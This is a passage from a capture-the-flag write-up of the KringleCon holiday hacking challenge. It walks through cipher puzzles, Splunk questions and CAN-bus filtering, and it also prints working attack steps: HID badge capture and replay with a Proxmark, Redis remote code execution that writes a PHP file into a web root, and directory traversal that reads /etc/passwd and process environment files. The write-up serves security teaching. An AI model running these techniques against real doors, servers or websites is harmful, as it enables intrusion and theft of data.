ssssssssss	A	5	P	n	W	S	b	D	A	5
tttttttttt	c	Z	R	C	d	g	T	N	c	Z
uuuuuuuuuu	C	u	j	c	w	9	N	m	C	u
vvvvvvvvvv	u	G	W	z	m	n	R	A	u	G
wwwwwwwwww	T	7	O	l	J	K	2	X	T	7
xxxxxxxxxx	7	D	7	a	c	F	1	E	7	D
yyyyyyyyyy	i	L	5	J	Q	A	M	U	i	L
zzzzzzzzzz	U	a	r	K	C	T	Z	a	U	a
AAAAAAAAAA	X	i	G	R	e	h	m	w	X	i
BBBBBBBBBB	D	q	T	p	K	v	7	f	D	q
CCCCCCCCCC	L	b	n	3	U	P	9	W	L	b
DDDDDDDDDD	y	v	0	9	i	u	8	Q	y	v
EEEEEEEEEE	h	x	k	r	3	z	C	n	h	x
FFFFFFFFFF	H	Y	N	N	L	C	e	O	H	Y
GGGGGGGGGG	S	F	J	G	R	B	v	Y	S	F
HHHHHHHHHH	P	B	u	b	p	H	Y	V	P	B
IIIIIIIIII	z	k	a	1	8	j	G	r	z	k
JJJJJJJJJJ	E	A	2	4	n	I	L	q	E	A
KKKKKKKKKK	F	1	4	D	1	G	n	M	F	1
LLLLLLLLLL	Q	K	d	x	F	b	K	3	Q	K
MMMMMMMMMM	6	3	i	Z	B	r	d	j	6	3
NNNNNNNNNN	Z	E	8	I	M	J	3	Z	Z	E
OOOOOOOOOO	x	l	Q	s	Z	4	U	i	x	l
PPPPPPPPPP	s	d	w	j	u	p	6	8	s	d
QQQQQQQQQQ	m	S	y	V	X	1	0	s	m	S
RRRRRRRRRR	I	2	S	H	I	M	B	o	I	2
SSSSSSSSSS	4	g	C	7	V	y	o	G	4	g
TTTTTTTTTT	N	p	9	T	g	0	a	k	N	p
UUUUUUUUUU	v	H	B	E	k	V	H	5	v	H
VVVVVVVVVV	t	4	c	X	y	3	V	p	t	4
WWWWWWWWWW	B	s	l	f	G	t	S	z	B	s
XXXXXXXXXX	0	P	H	M	x	O	l	0	0	P
YYYYYYYYYY	r	Q	K	q	j	D	q	2	r	Q
ZZZZZZZZZZ	K	t	q	o	N	i	c	v	K	t
0000000000	3	e	h	m	9	Z	F	H	3	e
1111111111	2	r	D	O	5	L	k	I	2	r
2222222222	p	W	F	L	z	5	z	S	p	W
3333333333	W	J	1	Y	b	N	t	l	W	J
4444444444	g	o	p	h	D	l	g	K	g	o
5555555555	d	T	z	A	Y	d	I	d	d	T
6666666666	j	O	x	0	O	o	J	6	j	O
7777777777	J	I	t	v	t	U	j	t	J	I

8888888888	V	X	m	F	S	Q	w	4	V	X
9999999999	l	C	g	P	E	6	x	7	l	C

Which can be used to lookup each character of the password which reveals: **CandyCane1**

Using this password in the **./vending-machines** application as the back-on code:

```
elf@ec1a7b6c00a9 ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking......

Vending machines enabled!!
```


Bushy Evergreen
Your lookup table worked - great job! That's one way to defeat a polyalphabetic cipher! Good luck navigating the rest of the castle. And that Proxmark thing? Some people scan other people's badges and try those codes at locked doors. Other people scan one or two and just try to vary room numbers. Do whatever works best for you!

Entering the speaker Unpreparedness room and interacting with the vending machine multiple times gives us another item to use with the Santavator:

- Portals: Clicking multiple times on the vending machine

5.4 33.6KBPS

For the next hint we head in to the kitchen on the ground floor.



Fitzy Shortstack
"Put it in the cloud," they said... "It'll be great," they said... All the lights on the Christmas trees throughout the castle are controlled through a remote server. We can shuffle the colors of the lights by connecting via dial-up, but our only modem is broken! Fortunately, I speak dial-up. However, I can't quite remember the handshake sequence. Maybe you can help me out? The phone number is 756-8347; you can use this blue phone.

Even though the sounds did bring back some "good" memories it was easier to look at the dialup.js file to see what sequence it was after which could be identified following the phase order:

Sets phase as 3 handled by line 77: if (toDial.join('') === '7568347') {
Sets phase as 4 handled by line 130: btnrespCrEsCl.addEventListener
Sets phase as 5 handled by line 141: ack.addEventListener
Sets phase as 6 handled by line 152: cm_cj.addEventListener
Sets phase as 7 handled by line 163: l1_l2_info.addEventListener

Sets phase as 8 handled by line 174: trn.addEventListener

Meaning the order of the buttons needed to be pressed was as follows:


1. Handset
2. 7 5 6 8 3 4 7 (numbers one by one)
3. baa DEE brrrr
4. aaah
5. WEWEWEwrwrrwrr
6. beDURRdunditty
7. SCHHHRRHHRTHRTR

Fitzy Shortstack
탱ㄱ□O□□□$Ӈ□椮Ք ahem! We did it! Thank you!!
Anytime you feel like changing the color scheme up, just pick up the phone!
You know, Santa really seems to trust Shinny Upatree...

5.5 Open HID Lock

Walking around on the first floor we pick up the following items to be used with the Santavator:

- Red Bulb: Next to the door of Track 7
- Elevator 1.5 Button: In the Speaker UNPreparedness Room next to the door



Upon entering the Santavator, open up the elevator panel and add the red bulb in. Use the other items to light up the red stream.

Go to the floor 1.5 and upon exiting the Santavator the next narrative is revealed.

Narrative 2 of 7

Feel I need a passport exploring on this platform -
Got half floors with back doors provided that you hack more!

Exploring floor 1.5 the following items can be found:

- Large Marble : To the right of the first table
- Rubber Ball : In the wrapping room on the right when entered
- Proxmark3 : In the wrapping room on the right of the table

Now that we are in the possession of a Proxmark3 lets review the hints we had received for this objective.

Hints	
1	**What's a Proxmark?**: The Proxmark is a multi-function RFID device, capable of capturing and replaying RFID events.
2	**Reading Badges with Proxmark**: You can use a Proxmark to capture the facility code and ID value of HID ProxCard badge by running `lf hid read` when you are close enough to someone with a badge.
3	**Fitzy Shortstack**: Santa really seems to trust Shinny Upatree

4	**Impersonating Badges with Proxmark**: You can also use a Proxmark to impersonate a badge to unlock a door, if the badge you impersonate has access. lf hid sim -r 2006......
5	**Short List of Essential Proxmark Commands**: There's a short list of essential Proxmark commands also available.
6	**Proxmark Talk**: Larry Pesce knows a thing or two about HID attacks. He's the author of a course on wireless hacking!

Shinny Upatree was in front of the castle entrance. Standing next to him we open the Proxmark3 cli from the item list and search for HID cards nearby:

```
[magicdust] pm3 → lf search

[=] NOTE: some demods output possible binary
[=] if it finds something that looks like a tag
[=] False Positives ARE possible
[=]
[=] Checking for known tags…
[=]

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025

[+] Valid HID Prox ID found!
```

Success we collected the TAG ID of the HID card of Shinny Upatree. Heading back to workshop to test out the HID card on the locked door. Standing in front of the HID reader open the Proxmark3 cli and replay the TAG ID from Shinny Upatree:

```
[magicdust] pm3 --> lf hid sim -r 2006e22f13
[=] Simulating HID tag using raw 2006e22f13
[=] Stopping simulation after 10 seconds.


[=] Done
```

The card of Shinny Upatree worked and the door opened. Upon entry all the remaining objectives become available.

In the darkened room moving towards the bottom two lights and when stepping through them (big portrait) we are back at the entrance hall of the castle but now as Santa.

Narrative 3 of 7

Heading toward the light, unexpected what you see next:
An alternate reality, the vision that it reflects.

Upon inspection of the santa_portrait.jpg (Appendix I) you can see letters spread out over it which spell the following phrase:

NOW SHALL I BE OUT OF SIGHT

6 SPLUNK CHALLENGE

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

6.1 SORT-O-MATIC

In the workshop you find Minty Candycase who needs help fixing the Present Sort-O-Matic:

Minty Candycane
Hey there, KringleCon attendee! I'm Minty Candycane! I'm working on fixing the Present Sort-O-Matic. The Sort-O-Matic uses JavaScript regular expressions to sort presents apart from misfit toys, but it's not working right. With some tools, regexes need / at the beginning and the ends, but they aren't used here. You can find a regular expression cheat sheet here if you need it. You can use this regex interpreter to test your regex against the required Sort-O-Matic patterns.
Do you think you can help me fix it?

Hints	
1	**Regex Practice**: Here's a place to try out your JS Regex expressions: https://regex101.com/

In order to fix the Sor-O-Matic you need to create regex for 8 scenarios:

1. Matches at least one digit:
   `\d`
2. Matches 3 alpha a-z characters ignoring case:
   `[a-zA-Z]{3}`
3. Matches 2 cha''rs of lowercase a-z or numbers:
   `[a-z0-9]{2}`
4. Matches any 2 chars not uppercase A-L or 1-5:
   `[^A-L1-5]{2}`
5. Matches three or more digits only:
   `^\d\d{1,}\d$`
6. Matches multiple hour:minute:second time formats only:
   `^([0-5]\d):([0-5]\d):([0-5]\d)$`
7. Matches MAC address format only while ignoring case:
   `^[a-fA-F0-9]{2}(:[a-fA-F0-9]{2}){5}$`
8. Matches multiple day, month, and year date formats only:
   `^(0[1-9]|[12][0-9]|3[01])[- /.](0[1-9]|1[012])[- /.](19|20)\d\d$`

Minty Candycane
Great job! You make this look easy! Hey, have you tried the Splunk challenge? Are you newer to SOC operations? Maybe check out his intro talk from last year. Dave Herrald is doing a great talk on tracking adversary emulation through Splunk! Don't forget about useful tools including Cyber Chef for decoding and decrypting data! It's down in the Great Room, but oh, they probably won't let an attendee operate it.

Hints	
1	**Splunk Basics**: There was a great Splunk talk at KringleCon 2 that's still available!
2	**Adversary Emulation and Splunk**: Dave Herrald talks about emulating advanced adversaries and hunting them with Splunk.

3	**Data Decoding and Investigation**: Defenders often need to manipulate data to decRypt, deCode, and refourm it into something that is useful. Cyber Chef is extremely useful here!

As Santa we headed to the Great Room and talked to Angel Candysalt.

Angel Candysalt
Hey Santa, there's some crazy stuff going on that we can see through our Splunk infrastructure.
You better login and see what's up.

6.2 SPLUNK TRAINING QUESTIONS:

1. How many distinct MITRE ATT&CK techniques did Alice emulate?

   Search: `| tstats count where index=* by index`
   Count the number of unique T numbers:
   Answer: 13

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

   Search: `| tstats count where index=* by index`
   Answer: t1059.003-main t1059.003-win

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

   Search: Using google search for "atomic red team Windows MachineGUID Discovery" gives a link to the Atomic Red Team github page which lists the key.
   Answer: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography`

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

   Search: `index=attack OSTAP`
   From the oldest event get the Execution Time_UTC.
   Answer: 2020-11-30T17:44:15Z

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

   The github for frgnca contained powershell code relating to audio, let's search for an attack with audio in the name:
   Search1: `index=attack *audio*`

From this we know that this was categorized under T1123 so let's narrow in on that with our search combined with Sysmon event code 1 and get the process_id of the first event:
Search2: `index="t1123-win" Channel="Microsoft-Windows-Sysmon/Operational" EventID=1 *audio*`
Answer: 3648

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

   First up search for attacks with registry in the name:
   Search1: `index=attack *registry*`
   From this we know that this was categorized under T1547 so searching that index for runonce (registry run key reference) and .bat file:
   Search2: `index="t1547.001-*" *runonce* *.bat*`
   This identified the running of bat file hosted on github named Discovery.bat and the last command in that file has the answer.
   Answer: quser

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?


   Searching bro events for certificates with the subject CN=win-dc-748.attackrange.local:
   Search: `index=* sourcetype=bro* "certificate.subject"="CN=win-dc-748.attackrange.local"`
   Looking at the results shows the serial number.
   Answer: `55FCEEBB21270D9249E86F4B9DC7AA60`

6.3 Challenge Question

For the challenge question we are given a base64 encoded cipher text `7FXjP1lyfKbyDK/MChyf36h7`

Hints	
1	**Alice Bluebird**: Encrypted using your favourite phrase, which is mentioned in the Splunk talk
2	**Alice Bluebird**: Encrypted with and old algorithm that uses a key and elves don't care about RFC 7465

In the Splunk talk Santa's favourite phrase was mentioned as Stay Frosty and the RFC details prohibited RC4 cypher suites. So with this information we head over to GCHQ's CyberChef to do the decryption for us:


Recipe

RC4

Passphrase: Stay Frosty (UTF8)

Input format: Base64

Output format: Latin1

Input
```
length: 24
 lines:  1
7FXjP1lyfKbyDK/MChyf36h7
```

Output
```
  time:  4ms
length:   18
 lines:    1
The Lollipop Guild
```

This reveals that the name of the adversary group was **The Lollipop Guild**

Narrative 4 of 7

Mental buffer's overflowing like a fast food drive-thru trash can.
Who and why did someone else impersonate the big man?

7 Solve the Sleigh's CAN-D-BUS Problem

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

Using the portrait in the entry we get back to our normal avatar and head up to the Roof to talk to Wunorse Openslae.

Wunorse Openslae
Hiya hiya - I'm Wunorse Openslae! I've been playing a bit with CAN bus. Are you a car hacker? I'd love it if you could take a look at this terminal for me. I'm trying to figure out what the unlock code is in this CAN bus log. When it was grabbing this traffic, I locked, unlocked, and locked the doors one more time. It ought to be a simple matter of just filtering out the noise until we get down to those three actions. Need more of a nudge? Check out Chris Elgee's talk on CAN traffic!

Hints	
1	**Filtering Text**: You can hide lines you don't want to see with commands like `cat file.txt | grep -v badstuff`
2	**CAN Bus Talk**: Chris Elgee is talking about how CAN traffic works right now!

7.1 CAN-Bus Investigation

After connecting to the terminal we had a look at the format of the candump.log which indicated that the type of signal was identified by the 3 values before the #. Using cut, sort and uniq we identify there are only 3 type of signals in the log and only 1 signal has 3 entries namely 19B. We then only look at the 3 19B signals in detail:

```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMWX00Okxxddcddxxk0O0XWMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMWXOxoc:c.;cccccc.ccccc:.:c:ldxOXMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMXkoc',ccccc:.:ccccc.ccccc.;cccc,'::cdOXMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMM0xc:cccc,':cccc::ccccccccccccccc:.;cccccc:lxXMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMNkl,',:ccccc;;ccccccccccccccccccccc::cccccc:,',:lOWMMMMMMMMMMMMM
MMMMMMMMMMMMNxccccc;';cccccccccccccccccccccccccccccccccc;':cccccckWMMMMMMMMMMM
MMMMMMMMMMNdcccccc:..;cccccccccccccccccccccccccccccccccccccccccccc:kWMMMMMMMMM
MMMMMMMMM0c,,,,:cccc;..;cccccccccccccccccccccccccccccccccccccc:,,,;:lKMMMMMMMM
MMMMMMMWd:cccc;:cccccc;..,cccccccccccccccccccccccccccccccccccc;:cccccckMMMMMMM
MMMMMMNlcccccccccccccccc:..,:ccccccccccccccccccccccccccccccccccccccccc:oWMMMMM
MMMMMNc,,,,,:ccccccccccccc:..':cccccccccccccccccccccccccccccccccc:,,,,,;oWMMMM
MMMMWocccccc::ccccccccccccccc:'.':cccccccccccccccccccccccccccccccc::ccccccxMMMM
MMMMkccccccccccccccccccccccccc:'..:cccccccccccccccccccccccccccccccccccccc:0MMM
MMMN::cccccccccccccccccccccccccc:'..:cccccccccccccccccccccccccccccccccccc:cWMM
MMMk,,,,,:cccccccccccccccccccccccc:,..;ccccccccccccccccccccccccccccc:,,,,,;0MM
MMMlccccccccccccccccccccccccccccccccc,.;cccccccccccccccccccccccccccccccccccdMM
MMW:ccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccclMM
MMWOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO0MM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM

Welcome to the CAN bus terminal challenge!
```

```
In your home folder, there's a CAN bus capture from Santa's sleigh. Some of
the data has been cleaned up, so don't worry - it isn't too noisy. What you
will see is a record of the engine idling up and down. Also in the data are
a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK?
We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log
and submit it to ./runtoanswer!  (e.g., if the timestamp is 123456.112233,
please submit 112233)

elf@a0323deb02dc:~$ head candump.log
(1608926660.800530) vcan0 244#0000000116
(1608926660.812774) vcan0 244#00000001D3
(1608926660.826327) vcan0 244#00000001A6
(1608926660.839338) vcan0 244#00000001A3
(1608926660.852786) vcan0 244#00000001B4
(1608926660.866754) vcan0 244#000000018E
(1608926660.879825) vcan0 244#000000015F
(1608926660.892934) vcan0 244#0000000103
(1608926660.904816) vcan0 244#0000000181
(1608926660.920799) vcan0 244#000000015F
elf@a0323deb02dc:~$ cat candump.log | cut -d " " -f 3 | cut -d "#" -f 1 | sort | uniq -c
     35 188
      3 19B
   1331 244
elf@a0323deb02dc:~$ cat candump.log | grep 19B#
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
elf@a0323deb02dc:~$ ./runtoanswer
There are two LOCK codes and one UNLOCK code in the log.  What is the decimal portion of
the UNLOCK timestamp?
(e.g., if the timestamp of the UNLOCK were 1608926672.391456, you would enter 391456.
> 122520
Your answer: 122520

Checking....
Your answer is correct!
```

Wunorse Openslae
Great work! You found the code! I wonder if I can use this knowledge to work out some kind of universal unlocker... ... to be used only with permission, of course! Say, do you have any thoughts on what might fix Santa's sleigh? Turns out: Santa's sleigh uses a variation of CAN bus that we call CAN-D bus. And there's something naughty going on in that CAN-D bus. The brakes seem to shudder when I put some pressure on them, and the doors are acting oddly. I'm pretty sure we need to filter out naughty CAN-D-ID codes. There might even be some valid IDs with invalid data bytes. For security reasons, only Santa is allowed access to the sled and its CAN-D bus. I'll hit him up next time he's nearby.

While on the roof we notice one more item to be used with the Santavator:

- Yellow Bulb: Next to the Sleigh

7.2 SLEIGH'S CAN-D-BUS

In order to work on the Sleigh we change back in to Santa and head to the roof

Wunorse Openslae
Hey Santa! Those tweaks you made to the sled just don't seem right to me. I can't figure out what's wrong, but maybe you can check it out to fix it.

Hints	
1	**CAN ID Codes**: Try filtering out one CAN-ID at a time and create a table of what each might pertain to. What's up with the brakes and doors?

After connecting to the Sleigh CAN-D-Bus we are seeing a large number of messages going over the bus without any interactions being done. In order to filter out the noise we put in the following exclude filters:

- 244 Equals 000000000000
- 188 Equals 000000000000
- 019 Equals 000000000000
- 080 Equals 000000000000

The only message showing on the bus now was 19B#0000000F2057, now 19B references door message and when clicking Lock we see 19B#000000000000 on the bus and when clicking Unlock we see 19B#00000F000000. This indicates that one of the malicious messages was 19B#0000000F2057 and could be filtered out with exclusion filter 19B Equals 0000000F2057.

When testing out the brake and setting it to 10 the message was 080#00000A on the bus however it was straight away followed by messages with codes like 080#FFFFFD, 080#FFFFF3, 080#FFFFF8, 080#FFFFFA, 080#FFFFF0, etc. After some testing with the filters we can confirm that those malicious values are negative and can be filtered out with exclusion filter 080 Less 000000000000.

With only these two exclusions in place the Sleigh was defrosted and now worked again:
- **19B Equals 0000000F2057**
- **080 Less 000000000000**

8 Broken Tag Generator

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Holly Evergreen
Hi, so glad to see you! I'm Holly Evergreen. I've been working with this Redis-based terminal here. We're quite sure there's a bug in it, but we haven't caught it yet. The maintenance port is available for curling, if you'd like to investigate. Can you check the source of the index.php page and look for the bug? I read something online recently about remote code execution on Redis. That might help! I think I got close to RCE, but I get mixed up between commas and plusses. You'll figure it out, I'm sure!

Hints	
1	**Redis RCE**: This is kind of what we're trying to do...

8.1 Redis Bug Hunt

After connecting to the terminal and using curl to connect to the **maintenance.php** page it gives an error advising **cmd** argument was required. Running the **info** command confirms we can run commands on the Redis instance, next we run the **config get *** command to retrieve the Redis configuration which shows the password used was **R3disp@ss**

```
We need your help!!

The server stopped working, all that's left is the maintenance port.

To access it, run:

curl http://localhost/maintenance.php

We're pretty sure the bug is in the index page. Can you somehow use the
maintenance page to view the source code for the index page?

player@7cc0b0b2f136:~$ curl http://localhost/maintenance.php

player@7cc0b0b2f136:~$ curl http://localhost/maintenance.php?cmd=help

player@7cc0b0b2f136:~$ curl http://localhost/maintenance.php?cmd=info

player@7cc0b0b2f136:~$ curl http://localhost/maintenance.php?cmd=config,get,*
```

Now that we had the password we used the **redis-cli** directly from the terminal. Using the RCE example from the hint website we can craft a php file called **file.php** and save it in to **/var/www/html**. The php file reads the **index.php** file in a variable and then prints it to screen when browsed to it:

```
player@7cc0b0b2f136:~$ redis-cli --raw -a R3disp@ss
Warning: Using a password with '-a' or '-u' option on the command line interface may not be
safe.
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename file.php
OK
127.0.0.1:6379> set test '<?php $text=file("index.php"); print_r($text);?>'
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
player@7cc0b0b2f136:~$ curl -o - http://localhost/file.php
```

Holly Evergreen

See? I knew you could to it! I wonder, could we figure out the problem with the Tag Generator if we can get the source code? Can you figure out the path to the script? I've discovered that enumerating all endpoints is a really good idea to understand an application's functionality. Sometimes I find the Content-Type header hinders the browser more than it helps. If you find a way to execute code blindly, maybe you can redirect to a file then download that file?

8.2 Broken Tag Generator

Attend the Wrapping Room as Santa and talk to Noel Boetie.

Noel Boetie
Welcome to the Wrapping Room, Santa! The tag generator is acting up. I feel like the issue has something to do with weird files being uploaded. Can you help me figure out what's wrong?

Hints	
1	**Source Code Retrieval**: We might be able to find the problem if we can get source code!
2	**Error Page Message Disclosure**: Can you figure out the path to the script? It's probably on error pages!
3	**Download File Mechanism**: Once you know the path to the file, we need a way to download it!
4	**Endpoint Exploration**: Is there an endpoint that will print arbitrary files?
5	**Content-Type Gotcha**: If you're having trouble seeing the code, watch out for the Content-Type! Your browser might be trying to help (badly)!
6	**Source Code Analysis**: I'm sure there's a vulnerability in the source somewhere... surely Jack wouldn't leave their mark?
7	**Redirect to Download**: If you find a way to execute code blindly, I bet you can redirect to a file then download that file!
8	**Patience and Timing**: Remember, the processing happens in the background so you might need to wait a bit after exploiting but before grabbing the output!

The Tag Generator was located at https://tag-generator.kringlecastle.com/ and after configuring the browser to send all traffic through Burp we use all functionality of the website.

Of interest was the traffic in Burp where we uploaded an image with a **POST** request to **https://tag-generator.kringlecastle.com/upload** we receive a file name back in the following format: **["fa876333-8fd0-46f7-aa05-c0f17090caec.png"]**

The retrieving of the uploaded image was done via a **GET** request as follows: **https://tag-generator.kringlecastle.com/image?id=fa876333-8fd0-46f7-aa05-c0f17090caec.png**

We test if we could abuse the **GET** request to retrieve a well-known file using local file inclusion (LFI) with directory traversal:

```
$ curl https://tag-generator.kringlecastle.com/image?id=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
```

We are in luck and the website has a LFI vulnerability we can use. The objective was to retrieve the environmental variable called GREETZ.

So let's check if we can retrieve the **/etc/environment** file to reveal the GREETZ variable:

```
$ curl https://tag-generator.kringlecastle.com/image?id=../../../../etc/environment
```

This didn't return anything but looking for details on environmental variables the site https://man7.org/linux/man-pages/man5/procfs.5.html lists the following:

> **/proc/[pid]/environ** = This file contains the initial environment that was set when the currently executing program was started …

Let's try retrieving that file for process ID 1:

```
$ curl https://tag-generator.kringlecastle.com/image?id=../../../../proc/1/environ -o -
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOST
NAME=cbf2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0
794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WA
RNING=1BUNDLE_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFros
tWasHereHOME=/home/app
```

We are in luck as this revealed that the GREETZ environmental variable was set to **JackFrostWasHere**

Narrative 5 of 7

You're grepping through your brain for the portrait's "JFS"
"Jack Frost: Santa," he's the villain who had triggered all this mess!

